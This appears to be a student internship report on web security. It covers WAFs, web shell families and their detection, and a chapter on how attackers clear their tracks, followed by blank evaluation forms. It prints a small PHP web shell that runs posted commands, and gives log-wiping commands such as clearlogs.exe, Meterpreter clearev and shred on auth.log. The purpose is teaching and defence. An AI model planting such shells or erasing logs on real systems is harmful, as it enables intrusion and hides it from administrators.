Organizations should employ several technologies when implementing intrusion prevention. When used together, IPS and WAF solutions can each monitor the flow of traffic and block known malicious uploads. Ideally, each security appliance introduced into the ecosystem should be tailored to the specific needs of the organization.

What is web application firewall

A WAF or web application firewall helps protect web applications by filtering and monitoring HTTP traffic between a web application and the Internet. It typically protects web applications from attacks such as cross-site forgery, cross-site-scripting (XSS), file inclusion, and SQL injection, among others. A WAF is a protocol layer 7 defense (in the OSI model), and is not designed to defend against all types of attacks. This method of attack mitigation is usually part of a suite of tools which together create a holistic defense against a range of attack vectors.

By deploying a WAF in front of a web application, a shield is placed between the web application and the Internet. While a proxy server protects a client machine’s identity by using an intermediary, a WAF is a type of reverse-proxy, protecting the server from exposure by having clients pass through the WAF before reaching the server.

A WAF operates through a set of rules often called policies. These policies aim to protect against vulnerabilities in the application by filtering out malicious traffic. The value of a WAF comes in part from the speed and ease with which policy modification can be implemented, allowing for faster response to varying attack vectors; during a DDoS attack, rate limiting can be quickly implemented by modifying WAF policies.

Examples of the Web Shell Attacks

The hackers use certain web shell models, including China Chopper, WSO, C99 and B374K and more. But only a few know web shell patterns are used by the hackers, while most of the web shell is newly created.

- China Chopper

It consists of various commanding and controlling features with a password brute force capacity compacted in a small web shell.

- Web Shell by Orb (WSO)

It can disguise as an error page that contains hidden login forms.

- C99

It is the advanced version of WSO, which is included with additional features. It can display the server's security measures and self-deletion features.

- B374K

It is developed in the PHP programming language with general functions of viewing the data and executing the commands.

How are the Web Shell Installed?

To install a web shell, the hacker needs to identify the webserver with vulnerability. The hackers use the scanning services such as shodan.io to easily detect the servers that are susceptible to cyber-attack while utilizing the reports on recently detected vulnerabilities in the web servers to locate the exposed servers easily. The web shell is installed in the vulnerable websites before the patches are administered.

The web shell is installed by exploiting various types of vulnerabilities in the web servers such as Local File Inclusion (LFI) and Remote File Inclusion (RFI), Cross-Site Scripting (XSS), SQL injection and more.

1. Local File Inclusion (LFI) and Remote File Inclusion (RFI)

These vulnerabilities arise when a web application allows the user to upload input files to the server. It also allows the hacker to read and run the victim's computer files. In RFI, the hacker can execute the code hosted in their machine, whereas in LFI, the file can be accessed only on the local machine.

2. Cross Site Scripting (XSS)

   It manipulates the vulnerable websites to dispense malicious scripts to the users, which, when executed, can compromise the communication between the user and the website application. The hacker pretends to be the user to get access to the user account and extract the data.

3. SQL Injection

   It facilitates the hacker to interpret the communication between the application and the server, containing confidential data such as user data, application data and more. This vulnerability can allow the attacker to modify or delete the data that affects the application's work.


The web shell can also be installed by getting access to the administrator portal or can take advantage of a poorly configured host.

Why the Web Shell Attack is So Convenient?

The web shell attack is the most convenient method to strike a cyber-attack. Many reasons contribute to the tranquil nature of the web shell. They are

- The execution of the web shell attack does not require ancillary programs to be written. The gateway between the webs server and the hacker's browser can be forged easily through the HTTP protocol in the web browsers.
- The web shell is an artifact of the cyber-attacks, not the attack itself. So, it can facilitate more than one cyber-attack.
- A web shell code is written to provide consistent access for an attacker to your web server. So, the criminals can execute an attack whenever they want, for a longer period.
- The advantage of the web shell is that it is difficult to identify because it is merged with the other code files in the root directory.

The latest report of Microsoft defender shows that the web shell attack is accelerating at in fast pace from August 2020 to January 2021. The web shell attack is increasing exponentially, almost double compared to the previous year. This indicates that web shell attacks have become a more convenient cyber-attack for hackers.



Why Web Shell are Difficult to Detect?

It is hard to detect the web shell installed on the website server, and many reasons contribute to this difficulty.

As the web shell is written in multiple programming languages, there are numerous arbitrary executing commands and attacker input, making it difficult to detect. The hacker can conceal the instruction code in any parameter within the webserver/browser interaction.

```
< ?php
// Adversary sends POST with variable ‘1’ = ‘system’ and ‘2’ = ‘cat /etc/passwd’
$_= $_POST['1'];
$__= $_POST['2'];
//The following will now be equivalent to running -> system(‘cat /etc/passwd’);
$_($__);
?>
```

The web shell code contains few contexts, which is hard to locate the malicious code. In the above example, the code only contains a few contexts such as cat/etc/password that can easily be misinterpreted as normal code.

The major drawback is that these codes remain dormant until the hacker is executed, making it nearly invisible. As these codes cannot execute independently, they seem to be simple code while uploaded in the webserver. The threat posed by the web shell code depends on the hacker’s intention.

The easy way to hide and upload the web shell is to attach it with the non-executable file formats such as media files, including photos, videos, audio files, etc. During the upload of media files, the web servers scan those files to execute the server-side code. So, the media file looks normal in the scanning process and becomes harmful only after the execution by the request from the web browser.

How to detect a webshell

- Automated Systems

It analyses the content of the uploaded files by comparing it with the existing web shell to find the malicious codes. It works like antivirus software that prevents malware attacks. The automated application will be located and block the files which contain previously detected web shell codes. But it is effective only when the attacker uses similar web shell codes and becomes useless when fresh codes are written and uploaded.

- Pattern Matching

In this method, each code segment is scanned to find a familiar pattern that is used in the web shell. For example, the callout functions which requests suspicious actions such as manipulating or creating new connections can be detected to prevent the web shell attack. But the hackers can overcome such scrutiny by producing random and confusing codes, making them unmatched with any pattern. For example, the famous web shell such as China Chopper, C99, R57 can be used by hackers with minor alterations, identified by the signature of the web shell.

- Using Timestamp

A timestamp is the information of the occurrence of a certain event which includes data and time. All files on the webserver are timestamped, making it easy to analyse the files with an odd timestamp. But it cannot be taken as a sole parameter to identify the web shell as the hackers may try to change the timestamp to make it look legitimate.

- Abnormal Web Traffic

Abnormalities can identify the movement of files containing web shell codes in the website traffic flow. Only the hackers with advanced knowledge will use modified agent strings or IP (Internet Protocol) address to pretend the request to be from the typical user, which otherwise can be easily found out. The frequent requests with an inappropriate header can also be identified as a web shell.

- Endpoint Detection and Response

The unusual behavior of the web servers can be detected by using Endpoint Detection and Response, which is automated with capability and a querying interface. It detects web shells based on system call and process lineage anomaly.

CHAPTER-6.CLEARING TRACKS

Getting caught is exactly what every hacker does not want. They want to be able to gain entry into a system and then quickly withdraw to the safety of the internet café they are presumably hacking from. Logs are designed to record nearly everything that occurs in a system, including hacking attempts, and can be the determinative factor in catching hackers after their crime has been committed.

Ethical hackers need to understand how hackers tamper with logs, as it is a common practice with hackers. This article will detail the basics of log tampering for ethical hackers, including disabling auditing, clearing logs, modifying logs and erasing command history. The focus will be on Windows and Linux logs, as they are the most used by organizations.

To avoid any evidence that leads back to their malicious activity, hackers perform tasks that erase all traces of their actions. These include:

- Uninstalling scripts/applications used to carry out attacks
- Modifying registry values
- Clearing logs
- Deleting folders created during the attack

For those hackers looking to maintain undetected access, they tend to hide their identity using techniques such as:

- **Tunneling**

  Tunneling is often used in virtual private networks (VPNs). It can also set up efficient and secure connections between networks, enable the usage of unsupported network protocols, and in some cases allow users to bypass firewalls.

- **Stenography**

  Steganography is the technique of hiding secret data within an ordinary, non-secret, file or message in order to avoid detection; the secret data is then extracted at its destination. The use of steganography can be combined with encryption as an extra step for hiding or protecting data.

A little about logs

In terms of analogies, hacking is sort of like stealing cookies from the cookie jar. Every cookie thief, or hacker, wants to be able to get in there and do what their dirty deeds before getting caught.

Now imagine that this cookie jar is surrounded by fresh snow that covers everything around it. It would be impossible to even get to the cookie jar without leaving tracks — just as it would be impossible to gain entry to a system without being detected. Tampering with logs is the equivalent of covering these obvious tracks that administrators use to catch hackers.

The process

There is a four-step process to covering your tracks by tamping with logs that hackers know like the back of their hand. These steps are:

1. Disable auditing
2. Clearing logs
3. Modifying logs
4. Erasing command history

1. **Disable auditing:**

Disable auditing is a smart first step for hackers because if logging is turned off, there will be no trail of evidence. In Windows systems, hackers can use the command line favorite, Auditpol, which will not only allow the hacker to disable auditing but will also allow the hacker to see the level of logging that the organization's system administrator has set. Knowing this will help the hacker see what is logged. This is important because when possible, hackers like to turn off or alter only the logging that captured their activity — making them harder to track.

2. **Clearing logs:**

Since logs preserve the evidence trail of hacking activities, clearing logs is the logical next step for ethical hackers to know about.
How to clear logs in Windows

There are a few ways to clear logs in Windows systems. Presented below are the top methods for performing this track-clearing tactic.

Clearlogs.exe

One way is to use the clearlogs.exe file, which can be found here. Once access to the target Windows system is obtained, the file needs to be installed and then run to clear the security logs. To run the file, enter the following into a command line prompt:

clearlogs.exe -sec

This will clear security logs on the target system. To verify if it has worked, open Event Viewer and check the security logs. Voila! Please note — if the hacker does not remove clearlogs.exe, it will serve as hard evidence of log tampering. If this occurs in a Windows 10 system or Windows Server 2016, event ID 1102(S) will be displayed as an event, and overlooking this is a common error many beginner hackers make.

Meterpreter

Originally created by Metasploit and Matt "Skape" Miller in 2004, this advanced payload is a type of shell that, without getting too technical, will help to clear all logs in a Windows system in newer versions of Meterpreter. After compromising the system with Metasploit, use a Meterpreter command prompt and enter the following command:

Meterpreter > clearev

This will present the ethical hacker with a window stating that all of the security, application and system logs have been cleared.

Windows Event Viewer

Even if auditing has been disabled, it is still smart to clear logs in Windows Event Viewer because actions like disabling auditing will display as an event. To perform this simple task, first navigate to Event Viewer under Windows Logs in the folder tree. In the lefthand pane, right-click on the type of logs you want to clear and select Clear All Events.
Boom! Done.
Linux systems

Linux systems have their own process of log clearing. To perform this, you want to use the Shred tool. To shred and erase the log file on the target system, run the following bash command:

Shred -vfzu auth.log

Just like that, with one command your logged tracks in Linux have been wiped out.

3. **Modifying logs**

Knowing is half the battle, and knowing where the logs are in your target system is crucial for any hacker. Being that you are an ethical hacker working on behalf of your organization, you will already know their location. Inexperienced hackers may not, causing wasted time and an increased chance of detection. In some cases, a text editor may be needed to modify logs; regardless, it as easy as modifying a Word file.

4. **Deleting commands**

The thing with bash is that it retains the history of entered bash commands, so unless you clear it, the administrator will be able to see that the Shred command above was entered. The retained history of bash commands is found in the file ~/.bash_history.

Are VPNs helpful in clearing tracks?

The short answer is yes, VPNs can hide your browsing history, but only to a certain extent. To better understand what that means, let's look at what happens when you browse the internet using a VPN.

Conclusion

Log tampering is common practice in hacking because hackers will always want to cover their tracks from the prying eyes of an organization administrator. It's important for an organization to understand how malicious hackers will operate in practice, so if a hacking breach is detected, log file tampering may be one of their first actions in your systems. Organizations should centrally store their system logs as much as possible to help confound malicious hackers, preferably with a SIEM solution.

Student Self Evaluation of the Short-Term Internship

Student Name: **Registration No:**

Term of Internship: **From:** **To :**

Date of Evaluation:

Organization Name & Address:

Please rate your performance in the following areas:

Rating Scale: **Letter grade of CGPA calculation to be provided**

1	Oral communication	1	2	3	4	5
2	Written communication	1	2	3	4	5
3	Proactiveness	1	2	3	4	5
4	Interaction ability with community	1	2	3	4	5
5	Positive Attitude	1	2	3	4	5
6	Self-confidence	1	2	3	4	5
7	Ability to learn	1	2	3	4	5
8	Work Plan and organization	1	2	3	4	5
9	Professionalism	1	2	3	4	5
10	Creativity	1	2	3	4	5
11	Quality of work done	1	2	3	4	5
12	Time Management	1	2	3	4	5
13	Understanding the Community	1	2	3	4	5
14	Achievement of Desired Outcomes	1	2	3	4	5
15	**OVERALL PERFORMANCE**	**1**	**2**	**3**	**4**	**5**

Date: **Signature of the Student**

Evaluation by the Supervisor of the Intern Organization

Student Name: **Registration No:**

Term of Internship: **From:** **To :**

Date of Evaluation:

Organization Name & Address:

Name & Address of the Supervisor with Mobile Number

Please rate the student's performance in the following areas:

Please note that your evaluation shall be done independent of the Student's self-evaluation

Rating Scale: 1 is lowest and 5 is highest rank

1	Oral communication	1	2	3	4	5
2	Written communication	1	2	3	4	5
3	Proactiveness	1	2	3	4	5
4	Interaction ability with community	1	2	3	4	5
5	Positive Attitude	1	2	3	4	5
6	Self-confidence	1	2	3	4	5
7	Ability to learn	1	2	3	4	5
8	Work Plan and organization	1	2	3	4	5
9	Professionalism	1	2	3	4	5
10	Creativity	1	2	3	4	5
11	Quality of work done	1	2	3	4	5
12	Time Management	1	2	3	4	5
13	Understanding the Community	1	2	3	4	5
14	Achievement of Desired Outcomes	1	2	3	4	5
15	**OVERALL PERFORMANCE**	**1**	**2**	**3**	**4**	**5**

Date: **Signature of the Supervisor**

PHOTOS & VIDEO LINKS

EVALUATION

Internal Evaluation for Short Term Internship(On-site/Virtual)

Objectives:

- To integrate theory and practice.
- To learn to appreciate work and its function towards the future.
- To develop work habits and attitudes necessary for job success.
- To develop communication, interpersonal and other critical skills in thefuture job.
- To acquire additional skills required for the world of work.

Assessment Model:

- There shall only be internal evaluation.
- The Faculty Guide assigned is in-charge of the learning activities of the students and for the comprehensive and continuous assessment of the students.
- The assessment is to be conducted for 100 marks.
- The number of credits assigned is 4. Later the marks shall be converted into grades and grade points to include finally in the SGPA and CGPA.
- The weightings shall be:
    - Activity Log 25 marks
    - Internship Evaluation 50marks
    - Oral Presentation 25 marks
- Activity Log is the record of the day-to-day activities. The Activity Log is assessed on an individual basis, thus allowing for individual members withingroups to be assessed this way. The assessment will take into consideration the individual student's involvement in the assigned work.
- While evaluating the student's Activity Log, the following shall be considered –

  a. The individual student's effort and commitment.

  b. The originality and quality of the work produced by the individualstudent.

  c. The student's integration and co-operation with the work assigned.

  d. The completeness of the Activity Log.
- The Internship Evaluation shall include the following components and basedon Weekly Reports and Outcomes Description

  a. Description of the Work Environment.

  b. Real Time Technical Skills acquired.

  c. Managerial Skills acquired.

  d. Improvement of Communication Skills.

  e. Team Dynamics

  f. Technological Developments recorded.

MARKS STATEMENT
(To be used by the Examiners)

INTERNAL ASSESSMENT STATEMENT

Name Of the Student:
Programm of Study:
Year of Study:

Group:
Register No/H.T. No:
Name of the College:
University:

Sl.No	*Evaluation Criterion*	*Maximum Marks*	*Marks Awarded*
1.	Activity Log	25	
2.	Internship Evaluation	50	
3.	Oral Presentation	25	
	GRAND TOTAL	100	

Date: Signature of the Faculty Guide

Certified by

Date: Signature of the Head of the Department/Principal
Seal: